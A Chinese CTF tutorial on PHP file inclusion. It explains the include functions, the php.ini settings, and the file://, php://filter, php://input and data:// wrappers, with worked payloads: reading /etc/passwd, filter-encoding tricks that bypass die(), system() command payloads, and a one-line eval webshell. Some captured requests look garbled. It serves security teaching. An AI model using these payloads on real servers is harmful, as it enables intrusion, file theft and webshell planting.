

# 文件包含漏洞

## 文件包含概述

开发人员常常把可重复使用的函数写入到单个文件中，在使用该函数时，直接调用此文件，而无需再次编写函数，这一过程就叫做包含。

比如说 Python 中我们可以通过 `import` 导入其他 Python 文件中的代码，从而实现 Base 编解码的功能。

```
import base64

s = b'Hello CTF'
print(base64.b64encode(s))
```

又比如 C语言 中的 `include` 将 `stdio.h` 文件中的代码包含到当前文件中，从而实现标准输入输出。

```
#include <stdio.h>

int main() {
    printf("Hello CTF");
    return 0;
}
```

**文件包含漏洞** 通常出现在\*动态网页\*中，有时候由于网站功能需求，会让前端用户选择要包含的文件，而开发人员又没有对要包含的文件进行安全考虑，比如：对传入的文件名没有经过合理的校验，或者校验被绕过，就导致攻击者可以通过修改文件的位置来让后台\*包含任意文件\*，从而导致文件包含漏洞。

注意：网上常说的文件读取漏洞、文件下载漏洞均可理解为文件包含漏洞。

大多数 Web 语言都支持文件包含操作，其中 PHP 语言所提供的文件包含功能太强大、太灵活，也就导致文件包含漏洞经常出现在 PHP 语言中。

在 PHP 中常用的文件包含函数有以下四种：

- `include()`

找不到被包含的文件时只会产生警告，脚本将继续运行。

- `include_once()`

与 `include()` 类似，唯一区别是如果该文件中的代码已经被包含，则不会再次包含。

- `require()`

找不到被包含的文件时会产生致命错误，并停止脚本运行。

- `require_once()`

与 `require()` 类似，唯一区别是如果该文件中的代码已经被包含，则不会再次包含。

当以上 *四种函数* 参数可控的情况下，我们需要知道以下两点特性，

- 若文件内容符合 PHP 语法规则，包含时不管扩展名是什么都会被 PHP 解析。
- 若文件内容不符合 PHP 语法规则则会暴露其源码。


当然除了以上常用的文件包含函数外，还有以下可以实现读取文件内容的函数，感兴趣的读者可以自行百度。

```
file_get_contents()
highlight_file()
fopen()
readfile()
fread()
fgetss()
fgets()
parse_ini_file()
show_source()
file()
var_dump(scandir('/'));
```

## 文件包含分类

在文件包含中，主要分为 **本地** 和 **远程** 两种类别，分类取决于所包含文件位置的不同。这两种分类依赖于 `php.ini` 中的两个配置项，注意对配置进行更改时，注意 `On / Off` 开头需大写，其次，修改完配置文件后务必要重启 Web 服务，使其配置文件生效。

```
allow_url_fopen  （默认开启）
allow_url_include # （默认关闭，远程文件包含必须开启）
```



```
; http://php.net/upload-tmp-dir
upload_tmp_dir =

; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"
```

行 834, 列 1

## 本地文件包含

当被包含的文件在服务器本地时，如下图所示。

```
http://127.0.0.1/?filename=/etc/passwd
http://127.0.0.1/?filename=./phpinfo.txt
```



```
<?php
highlight_file($_FILE_);
require($_GET['filename']);
?? root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```

LOADSPLITEXECUTETESTSQLIXSSLFISSSRFSSSTISHELLENCODINGHASHINGCUSTOMMODETHEME

URL

http://127.0.0.1/?filename=/etc/passwd

Use POST method

MODIFY HEADER

| Name                                                 | Value                               |
|------------------------------------------------------|-------------------------------------|
| <input checked="" type="checkbox"/> sec-ch-ua        | "Not_A_Brand";v="8", "Chromium";v=" |
| Name                                                 | Value                               |
| <input checked="" type="checkbox"/> sec-ch-ua-mobile | ?0                                  |

<?php
highlight\_file(\$\_FILE\_);
require(\$\_GET['filename']);
??

PHP Version 7.3.33



|                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                                  | Linux b0b433434160 5.15.133.1-microsoft-standard-WSL2 #1 SMP Thu Oct 5 21:02:42 UTC 2023 x86_64                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Build Date                              | Mar 18 2022 03:11:44                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Configure Command                       | "/configure" '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu' |
| Server API                              | Apache 2.0 Handler                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Virtual Directory Support               | disabled                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Configuration File (php.ini) Path       | /usr/local/etc/php                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Loaded Configuration File               | (none)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Scan this dir for additional .ini files | /usr/local/etc/php/conf.d                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Additional .ini files parsed            | /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| PHP API                                 | 20180731                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |

LOADSPLITEXECUTETESTSQLIXSSLFISSSRFSSSTISHELLENCODINGHASHINGCUSTOMMODETHEME

URL

http://127.0.0.1/?filename=./phpinfo.txt

Use POST method

MODIFY HEADER

| Name                                                 | Value                               |
|------------------------------------------------------|-------------------------------------|
| <input checked="" type="checkbox"/> sec-ch-ua        | "Not_A_Brand";v="8", "Chromium";v=" |
| Name                                                 | Value                               |
| <input checked="" type="checkbox"/> sec-ch-ua-mobile | ?0                                  |


远程文件包含

当被包含的文件在远程服务器时，如下图所示。

```
http://127.0.0.1/?filename=http://loki.la/ReaDME.md
```



```
<?php
highlight_file($_FILE_);
require($_GET['filename']);
?? # Loki Labs > 正在逐渐完善中... Loki Labs是一个针对学习Web安全的新手的练习靶场。这个名字来自于北欧神话中的洛基（Loki），他是一个技艺高超的神，同时也是欺诈、变形和戏弄的象征。练习靶场的目的是帮助参与者了解和解决各种Web安全挑战，从简单的漏洞到复杂的攻击场景。Loki Labs练习靶场中，参与者将面临各种以Web安全为核心的任务和难题。这些任务可能涉及常见的Web漏洞，例如SQL注入、跨站脚本（XSS）、命令执行、反序列化 and 文件上传等。参与者需要运用他们的技能和知识，通过解决这些挑战来提升他们的Web安全意识和技术水平。Loki Labs的目标是为学习者提供一个安全、合法且专业的练习环境，让他们可以自由地探索和实践Web安全领域的知识。参与者可以放心地尝试各种技术和工具，提升自己的技能，并加强对合法性和道德性的认知。Loki Labs靶场的设立旨在培养学习者的实践能力，让他们通过解决真实世界中的Web安全问题来加深对该领域的理解。参与者将面临各种挑战和情景，需要应用他们的知识和判断力，同时注重保护用户的隐私和信息安全。
```



## 如何判断服务器类型

虽然判断服务器类型的必要性不是很大，因为按照国内比赛的套路来看，题目环境基本为 Linux + Apache，不过还是有必要性说一下思路的。

### 读取文件

可以尝试读取 `/etc/passwd` 如果可行则代表操作系统为 Linux，反之为 Windows（注意判断不是百分百正确，不排除可控点存在过滤不允许任意文件包含）

### 大小写混写

可以在文件包含读取文件时，利用大小写敏感的特性来判断服务器类型，因为在 Linux 中严格区分大小写，而 Windows 不区分大小写。

如：在 Windows 下你要包含的文件为 `lfi.txt`，即使你写成 `Lfi.txt`、`lFi.txt` 等形式也可包含成功。

## 文件包含协议

file://

- 条件：
- allow\_url\_fopen：不受影响
- allow\_url\_include：不受影响
- 作用：

用于访问本地文件系统。

• 说明：

`file://`是 PHP 使用的默认封装协议，展现了本地文件系统。当指定了一个相对路径（不以`/`、`\`、`\`或 Windows 盘符开头的路径）提供的路径将基于当前的工作目录。在很多情况下是脚本所在的目录，除非被修改了。使用 CLI 的时候，目录默认是脚本被调用时所在的目录。

在某些函数里，例如 `fopen()` 和 `file_get_contents()`，`include_path` 会可选地搜索，也作为相对的路径。

• 用法：


```
file:///etc/passwd
file://C:/Windows/win.ini
```

• 示例：

`file://`[ 文件的绝对路径和文件名]

```
http://127.0.0.1/?filename=file:///etc/passwd
```

```
<?php
highlight_file($_FILE_);
require($_GET['filename']);
?> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```



`php://`

• 条件：

• `allow_url_fopen`：不受影响

• `allow_url_include`：仅 `php://input`、`php://stdin`、`php://memory`、`php://temp` 需要 `on`

• 作用：访问各个输入 / 输出流（I/O streams）

• 说明：PHP 提供了一些杂项输入 / 输出（IO）流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符，内存中、磁盘备份的临时文件流以及可以操作其他读取写入文件资源的过滤器。

| 协议                         | 作用                                                                                                                                                                                                                                                    |
|----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| php://input                | 可以访问请求的原始数据的只读流。如果启用了 <code>enable_post_data_reading</code> 选项，php://input 在使用 <code>enctype="multipart/form-data"</code> 的 POST 请求中不可用。                                                                                                              |
| php://output               | 只写的数据流，允许你以 <code>print</code> 和 <code>echo</code> 一样的方式 写入到输出缓冲区。                                                                                                                                                                                    |
| php://fd                   | (>=5.3.6) php://fd 允许直接访问指定的文件描述符。例如 php://fd/3 引用了文件描述符 3。                                                                                                                                                                                           |
| php://memory<br>php://temp | (>=5.1.0) 类似文件 包装器的数据流，允许读写临时数据。两者的一个区别是 php://memory 总是把数据储存在内存中，而 php://temp 会在内存量达到预定义的限制后（默认是 2MB）存入临时文件中。临时文件位置的决定和 <code>sys_get_temp_dir()</code> 的方式一致。php://temp 的内存限制可通过添加 <code>/maxmemory:NN</code> 来控制，NN 是以字节为单位、保留在内存的最大数据量，超过则使用临时文件。 |
| php://filter               | (>=5.0.0) 元封装器，设计用于数据流打开时的筛选过滤应用。这对于一体式（all-in-one）的文件函数非常有用，类似 <code>readfile()</code> 、 <code>file()</code> 和 <code>file_get_contents()</code> ，在数据流内容读取之前没有机会应用其他过滤器。                                                                              |

• php://filter 参数详解

该协议的参数会在该协议路径上进行传递，多个参数都可以在一个路径上传递。具体参考如下：

| 名称                                    | 描述                                                                    |
|---------------------------------------|-----------------------------------------------------------------------|
| <code>resource=&lt;要过滤的数据流&gt;</code> | 这个参数是必须的。它指定了你要筛选过滤的数据流。                                              |
| <code>read=&lt;读链的筛选列表&gt;</code>     | 该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。                                       |
| <code>write=&lt;写链的筛选列表&gt;</code>    | 该参数可选。可以设定一个或多个过滤器名称，以管道符（ ）分隔。                                       |
| <code>&lt;; 两个链的筛选列表&gt;</code>       | 任何没有以 <code>read=</code> 或 <code>write=</code> 作前缀 的筛选器列表会视情况应用于读或写链。 |

• 可用的过滤器列表

在 CTF 竞赛中常用的为 转换过滤器，在一些极端情况下可以通过 字符串过滤器 实现 bypass，当然这里需要大家了解一下 PHP 支持的字符编码，另外其他的过滤器类型详见：

<https://www.php.net/manual/zh/filters.php>

| 字符串过滤器       | 作用                                     |
|--------------|----------------------------------------|
| string.rot13 | 等同于 <code>str_rot13()</code> ，rot13 变换 |

| 转换过滤器                                                             | 作用                                                                           |
|-------------------------------------------------------------------|------------------------------------------------------------------------------|
| convert.base64-encode & convert.base64-decode                     | 等同于 <code>base64_encode()</code> 和 <code>base64_decode()</code> ，base64 编码解码 |
| convert.quoted-printable-encode & convert.quoted-printable-decode | quoted-printable 字符串与 8-bit 字符串编码解码                                          |

• 用法：

```
# 直接读，PHP 代码会被解析
php://filter/resource=flag.php
# 针对 PHP 文件（常用）
php://filter/read=convert.base64-encode/resource=flag.php
# 其他字符编码
php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=1.php
# Rot13
php://filter/string.rot13/resource=1.php
#
php://input
[POST DATA部分]
<?php phpinfo(); ?>
```

• 示例

convert

```
<?php
highlight_file(__FILE__);
error_reporting(0);
function filter($x){
    if(preg_match('/http|https|utf|zlib|data|input|rot13|base64|string|log|sess/i',$x)){
        die('too young too simple sometimes naive!');
    }
}
$file=$_GET['file'];
$content=$_POST['contents'];
filter($file);
file_put_contents($file, "<?php die();?>".$content);
```

把 Base64 和 Rot13 过滤了，根据 [PHP 支持的字符编码](#)，发现 PHP 支持的字符编码还是挺多的，我们这里随便选择一个进行使用

```
GET: ?file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=1.php
POST: contents=?<hp pystsme"(ac tlf"*;)
```

关于代码生成，注意 `ucs-2` 编码的字符串位数一定要是偶数，否则会报错，`ucs-4` 编码的字符串位数一定要是 4 的倍数，否则会报错

```
<?php
echo iconv("UCS-2LE","UCS-2BE",'<?php system("cat fl*");');
// ?<hp pystsme"(ac tlf"*;)
```

base64

```
# index.php
<?php
    highlight_file(__FILE__);
    require($_GET['filename']);
?>
```

```
# flag.php
<?php

// $flag = 'flag{th14_1s_m3_fl4g}';
echo '答案在注释里，自己找吧';
```

我们可以利用 `php://filter` 伪协议来读取文件内容，需要注意的是，`php://filter` 伪协议如果不指定过滤器的话，默认会解析 PHP 代码，所以我们需要指定 `convert.base64-encode` 过滤器来对文件内容进行编码

```
php://filter/read=convert.base64-encode/resource=flag.php
```

## rot13

```
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    $content = $_POST['content'];
    $file = str_replace("php", "???", $file);
    $file = str_replace("data", "???", $file);
    $file = str_replace(":", "???", $file);
    $file = str_replace(".", "???", $file);
    file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content);
}else{
    highlight_file(__FILE__);
}
```

一个写文件的题，但是有过滤，不允许包含 `php`，`data`，`:` 和 `.`。但是在写入操作的时候，会把 `file` 参数进行 `urldecode`，所以我们可以两次 `urldecode` 来绕过过滤，然后只需要考虑如何绕过 `<?php die('大佬别秀了');?>` 中的 `die()` 即可

我们可以尝试使用 Base64 绕过 `die()`，Base64 的编码范围是 `0-9`，`a-z`，`A-Z`，`+` 和 `/`，其他字符会被忽略，去掉不支持的字符，只剩下了 `phpdie` 了，因为 Base64 解码是按照 4 位一组进行解码的，所以我们需要在最终编码出来的字符串中最前面添加两个字母，以达到 Base64 解码的规则

```
// 需要两次URL编码
GET: ?file=php://filter/convert.base64-decode/resource=1.php
// 需要base64编码，编码后最前面添加两个字母如: aa
POST: content=<?php system('cat f*');
```

另一种方法是使用 Rot13 编码

```
// 需要两次URL编码
GET: ?file=php://filter/string.rot13/resource=1.php
// 需要Rot13编码
POST: content=<?php system('cat f*');
```

Rot13 解码后写入的文件内容变为了

```
<?cuc qvr('大佬别秀了');?><?php system('cat f*');
```

这样就可以绕过 die() 了

input

```
# 注意使用 php://input 的时候必须开启 allow_url_include
<?php
    highlight_file(__FILE__);
    include($_GET['filename']);
?>
```

1 x ...

Send 取消 < >

请求

Pretty Raw \n Actions

1 POST /?filename=php://input HTTP/1.1

2 Host: 127.0.0.1

3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"

4 sec-ch-ua-mobile: ?0

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

8 Sec-Fetch-Site: none

9 Sec-Fetch-Mode: navigate

10 Sec-Fetch-User: ?1

11 Sec-Fetch-Dest: document

12 Accept-Encoding: gzip, deflate

13 Accept-Language: zh-CN,zh;q=0.9

14 Connection: close

15 Content-Type: application/x-www-form-urlencoded

16 Content-Length: 16

17

18 <?php phpinfo();

完成

目标: http://127.0.0.1

响应

Pretty Raw Render \n Actions

PHP Version 7.0.12

|                                         |                                                                                                                                                                                                                                                                                                                                             |
|-----------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System                                  | Windows NT LENOVO 10.0 build 22621 (Windows 10) i586                                                                                                                                                                                                                                                                                        |
| Build Date                              | Oct 13 2016 10:44:50                                                                                                                                                                                                                                                                                                                        |
| Compiler                                | MSVC14 (Visual C++ 2015)                                                                                                                                                                                                                                                                                                                    |
| Architecture                            | x86                                                                                                                                                                                                                                                                                                                                         |
| Configure Command                       | cscrip /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--disable-zts"--with-pdo-oci=c:\php-sdk\oracle\v86\instantclient_12_1\sdk,shared"--with-oci8-12c=c:\php-sdk\oracle\v86\instantclient_12_1\sdk,shared"--enable-object-out-dir=.\obj"--enable-com-dotnet=shared"--with-mcrypt=static"--without-analyzer"--with-pgsql |
| Server API                              | CGI/FastCGI                                                                                                                                                                                                                                                                                                                                 |
| Virtual Directory Support               | disabled                                                                                                                                                                                                                                                                                                                                    |
| Configuration File (php.ini) Path       | C:\Windows                                                                                                                                                                                                                                                                                                                                  |
| Loaded Configuration File               | D:\phpStudy\PHPTutorial\php\php-7.0.12-nts\php.ini                                                                                                                                                                                                                                                                                          |
| Scan this dir for additional .ini files | (none)                                                                                                                                                                                                                                                                                                                                      |
| Additional .ini files parsed            | (none)                                                                                                                                                                                                                                                                                                                                      |
| PHP API                                 | 20151012                                                                                                                                                                                                                                                                                                                                    |
| PHP Extension                           | 20151012                                                                                                                                                                                                                                                                                                                                    |
| Zend Extension                          | 320151012                                                                                                                                                                                                                                                                                                                                   |
| Zend Extension Build                    | API320151012,NTS,VC14                                                                                                                                                                                                                                                                                                                       |
| PHP Extension Build                     | API20151012,NTS,VC14                                                                                                                                                                                                                                                                                                                        |
| Debug Build                             | no                                                                                                                                                                                                                                                                                                                                          |
| Thread Safety                           | disabled                                                                                                                                                                                                                                                                                                                                    |
| Zend Signal Handling                    | disabled                                                                                                                                                                                                                                                                                                                                    |
| Zend Memory Manager                     | enabled                                                                                                                                                                                                                                                                                                                                     |

84,802字节 | 0毫秒

当我们有写入操作的时候，可以直接写入一句话木马

```
<?php file_put_contents('muma.php', '<?php @eval($_POST[cmd]);');
```

data://

- 条件：
- allow\_url\_fopen: on
- allow\_url\_include: on
- 作用：自 PHP>=5.2.0 起，可以使用 data:// 数据流封装器，以传递相应格式的数据。通常可以用来执行 PHP 代码。
- 用法：

```
data://text/plain,<?php phpinfo();
data://text/plain;base64,[Base64编码后的代码]
```

## • 示例：

```php # 注意使用 data:// 的时候必须开启 allow\_url\_include 和 allow\_url\_fopen

推荐使用 base64 编码进行参数的传递

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active, displaying a list of requests. The first request is selected, showing its details in the 'Request' pane. The request is a GET to http://127.0.0.1 with a data URI containing a base64-encoded PHP payload. The response is shown in the 'Response' pane, displaying the output of the PHP code, which is a phpinfo() page for PHP 7.0.12.

**请求**

```
1 GET /?filename=
2 data://text/plain;base64,PD9waHAgaGhwaW5mb3p5b3pCw==
3 HTTP/1.1
4 Host: 127.0.0.1
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/90.0.4430.212 Safari/537.36
11 Accept:
12 text/html,application/xhtml+xml,application/xml;q=0.9,
13 image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
14 e-d-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: none
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22
```

**响应**

```
<?php
highlight_file($_FILE_);
include($_GET['filename']);
?>
```

**PHP Version 7.0.12**

|                                         |                                                                                                                                                                                                                                                                                                                                                                |
